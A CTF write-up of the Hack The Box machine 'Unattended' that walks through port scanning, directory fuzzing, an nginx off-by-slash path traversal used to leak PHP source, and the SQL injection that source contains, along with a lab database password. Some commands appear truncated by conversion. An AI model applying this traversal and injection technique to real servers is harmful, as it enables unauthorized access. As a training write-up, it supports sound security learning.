

0xRick >_



Ahmed Hesham

CyberSec/InfoSec enthusiast.

Interested in knowing how things work/Interested in breaking them, always learning.

Ad

Hack The Box - Unattended

linux web sqli firewall rce lfi php code-analysis

Published on 24 Aug 2019

> My write-up / walkthrough for Unattended from Hack The Box._

Quick Summary

Hey guys today Unattended retired and here's my write-up about it. Personally I think this box should have been rated as hard not medium, it really had a lot of stuff that were hard to find and exploit. There was an interesting `SQL` injection vulnerability that could be escalated to local file inclusion then to remote code execution and that's my favorite part about this box. It's a Linux box and its ip is

10.10.10.126 , I added it to `/etc/hosts` as `unattended.htb` . Let's jump right in !



Unattended

OS:  Linux

Difficulty: **Medium**

Points: **30**

Release: 13 Apr 2019

IP: 10.10.10.126

Nmap

As always we will start with `nmap` to scan for open ports and services :

```
nmap -sV -sT -sC unattended.htb
```

```
root@kali:~/Desktop/HTB/boxes/unattended# nmap -sV -sT -sC -o nmapinitial unattended.htb
Starting Nmap 7.70 ( https://nmap.org ) at 2019-08-23 16:19 EET
Nmap scan report for unattended.htb (10.10.10.126)
Host is up (0.13s latency).
Not shown: 998 filtered ports
PORT      STATE SERVICE  VERSION
80/tcp    open  http     nginx 1.10.3
|_ http-server-header: nginx/1.10.3
|_ http-title: Site doesn't have a title (text/html).
443/tcp   open  ssl/http nginx 1.10.3
|_ http-server-header: nginx/1.10.3
|_ http-title: Site doesn't have a title (text/html).
|_ ssl-cert: Subject: commonName=www.nestedflanders.htb/organizationName=Unattended ltd/stateOrProvinceName=IT/countryName=IT
|_ Not valid before: 2018-12-19T09:43:58
|_ Not valid after: 2021-09-13T09:43:58


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 40.53 seconds
root@kali:~/Desktop/HTB/boxes/unattended#
```


Only `http` and `https`, and surprisingly no `ssh`. Also the `ssl` certificate from the `https` port tells us that the common name is `www.nestedflanders.htb` so I added that to my hosts file:

```
10.10.10.126    unattended.htb www.nestedflanders.htb
```


Web Enumeration

Checking `unattended.htb` on both 80 and 443 gives us a blank page:





`http://www.nestedflanders.htb` responds with a redirection to
`https://www.nestedflanders.htb` which has the default Apache page :



I used `wfuzz` to enumerate sub directories and it was weird to see both `index.php` and `index.html` with different content :

```
root@kali:~/Desktop/HTB/boxes/unattended# wfuzz --hc 404 -c -u https://www.nestedfla
```

```
Warning: Pycurl is not compiled against Openssl. Wfuzz might not work correctly when
```

```
*****
* Wfuzz 2.3.4 - The Web Fuzzer *
*****
```


```
Target: https://www.nestedflanders.htb/FUZZ
```

Total requests: 4614


=====						
ID	Response	Lines	Word	Chars	Payload	
=====						
000001:	C=200	368 L	933 W	10701 Ch	""	
000011:	C=403	11 L	32 W	290 Ch	".hta"	
000012:	C=403	11 L	32 W	295 Ch	".htaccess"	
000013:	C=403	11 L	32 W	295 Ch	".htpasswd"	
001241:	C=301	7 L	12 W	185 Ch	"dev"	
002021:	C=200	48 L	124 W	1244 Ch	"index.php"	
002020:	C=200	368 L	933 W	10701 Ch	"index.html"	
003588:	C=200	93 L	282 W	5086 Ch	"server-status"	

Also there was a sub directory called `/dev` .

`/dev` :



/index.html :



Nginx off-by-slash

When I checked `wappalizer` results I saw that it identified the web server as `nginx` and that was weird because we saw Apache's default page. Also when I went to `https://www.nestedflanders.htb/dev` I got a redirection to `https://www.nestedflanders.htb/dev/` (It added a slash `/`).

```
root@kali:~/Desktop/HTB/boxes/unattended# curl -k https://www.nestedflanders.htb/dev
<html>
<head><title>301 Moved Permanently</title></head>
<body bgcolor="white">
<center><h1>301 Moved Permanently</h1></center>
<hr><center>nginx/1.10.3</center>
</body>
</html>
```

```
root@kali:~/Desktop/HTB/boxes/unattended# curl -k https://www.nestedflanders.htb/dev
dev site has been moved to his own server
```

As demonstrated in [this document](#) there can be a vulnerability because of this. I gave it a try by adding `..` after `dev` :

```
root@kali:~/Desktop/HTB/boxes/unattended# curl -k https://www.nestedflanders.htb/dev
<html>
<head><title>403 Forbidden</title></head>
<body bgcolor="white">
<center><h1>403 Forbidden</h1></center>
<hr><center>nginx/1.10.3</center>
</body>
</html>
```

We got `403` maybe because we are out of `html` directory, I added `/html/index.php` and I successfully got the source of the index page :

```
root@kali:~/Desktop/HTB/boxes/unattended# curl -k https://www.nestedflanders.htb/dev
<html>
<head><title>301 Moved Permanently</title></head>
<body bgcolor="white">
<center><h1>301 Moved Permanently</h1></center>
<hr><center>nginx/1.10.3</center>
</body>
</html>
root@kali:~/Desktop/HTB/boxes/unattended# curl -k https://www.nestedflanders.htb/dev
<?php
$servername = "localhost";
$username = "nestedflanders";
$password = "1036913cf7d38d4ea4f79b050f171e9fbf3f5e";
$db = "neddy";
$conn = new mysqli($servername, $username, $password, $db);
$debug = False;

include "6fb17817efb4131ae4ae1acae0f7fd48.php";

function getTplFromID($conn) {
    global $debug;
    $valid_ids = array (25,465,587);
    if ( (array_key_exists('id', $_GET)) && (intval($_GET['id']) == $_GET['id']) )
        $sql = "SELECT name FROM idname where id = '$_GET['id']'";
    } else {
        $sql = "SELECT name FROM idname where id = '25'";
    }
    if ($debug) { echo "sqltpl: $sql<br>\n"; }

    $result = $conn->query($sql);
    if ($result->num_rows > 0) {
        while($row = $result->fetch_assoc()) {
            $ret = $row['name'];
        }
    }
}
```

```

    }
    } else {
        $ret = 'main';
    }
    if ($debug) { echo "rettpl: $ret<br>\n"; }
    return $ret;
}

function getPathFromTpl($conn,$tpl) {
    global $debug;
    $sql = "SELECT path from filepath where name = '$tpl.'";
    if ($debug) { echo "sqlpath: $sql<br>\n"; }
    $result = $conn->query($sql);
    if ($result->num_rows > 0) {
        while($row = $result->fetch_assoc()) {
            $ret = $row['path'];
        }
    }
    if ($debug) { echo "retpath: $ret<br>\n"; }
    return $ret;
}

$tpl = getTplFromID($conn);
$inc = getPathFromTpl($conn,$tpl);
?>

<!DOCTYPE html>
<html lang="en">
<head>
    <title>Ne(ste)d Flanders</title>
    <meta charset="utf-8">
    <meta name="viewport" content="width=device-width, initial-scale=1">
    <link rel="stylesheet" href="bootstrap.min.css">

```

```

<script src="jquery.min.js"></script>
<script src="bootstrap.min.js"></script>
</head>
<body>

<div class="container">
  <h1>Ne(ste)d Flanders' Portfolio</h1>
</div>

<div class="container">
<div center class="row">
<?php

$sql = "SELECT i.id,i.name from idname as i inner join filepath on i.name = filepath
if ($debug) { echo "sql: $sql<br>\n"; }

$result = $conn->query($sql);
if ($result->num_rows > 0) {
    while($row = $result->fetch_assoc()) {
        //if ($debug) { echo "rowid: ".$row['id']."<br>\n"; } // breaks layo
        echo '<div class="col-md-2"><a href="index.php?id='.$row['id'].'" ta
    }
} else {
?>

    <div class="col-md-2"><a href="index.php?id=25">main</a></div>
    <div class="col-md-2"><a href="index.php?id=465">about</a></div>
    <div class="col-md-2"><a href="index.php?id=587">contact</a></div>
    <?php
}

?>
</div> <!-- row -->
</div> <!-- container -->

```

```
<div class="container">
<div class="row">
<!-- <div align="center"> -->
<?php
include("$inc");
?>
<!-- </div> -->

</div> <!-- row -->
</div> <!-- container -->
<?php if ($debug) { echo "include $inc;<br>\n"; } ?>

</body>
</html>

<?php
$conn->close();
?>
```

SQLI

By looking at the `php` code we can see database credentials :

```
$servername = "localhost";
$username = "nestedflanders";
```

```
$password = "1036913cf7d38d4ea4f79b050f171e9fbf3f5e";  
$db = "neddy";
```

Those can be helpful later.

Another thing I noticed was this include :

```
include "6fb17817efb4131ae4ae1acae0f7fd48.php";
```

I downloaded that page but it had nothing interesting :

```
root@kali:~/Desktop/HTB/boxes/unattended# curl -k https://www.nestedflanders.htb/dev  
<?php  
session_start();  
if (isset($_SESSION['user_name'])){  
    $user_name = $_SESSION['user_name'];  
}  
  
foreach ($_COOKIE as $key => $val) {  
    $_SESSION[$key] = $val;  
}  
  
/* removed everything because of undergoing investigation, please check dev and stag
```

We can also see this :


```
$valid_ids = array (25,465,587);  
if ( (array_key_exists('id', $_GET)) && (intval($_GET['id']) == $_GET['id'])  
    $sql = "SELECT name FROM idname where id = '$_GET['id']'";
```



```
} else {  
    $sql = "SELECT name FROM idname where id = '25'";  
}
```

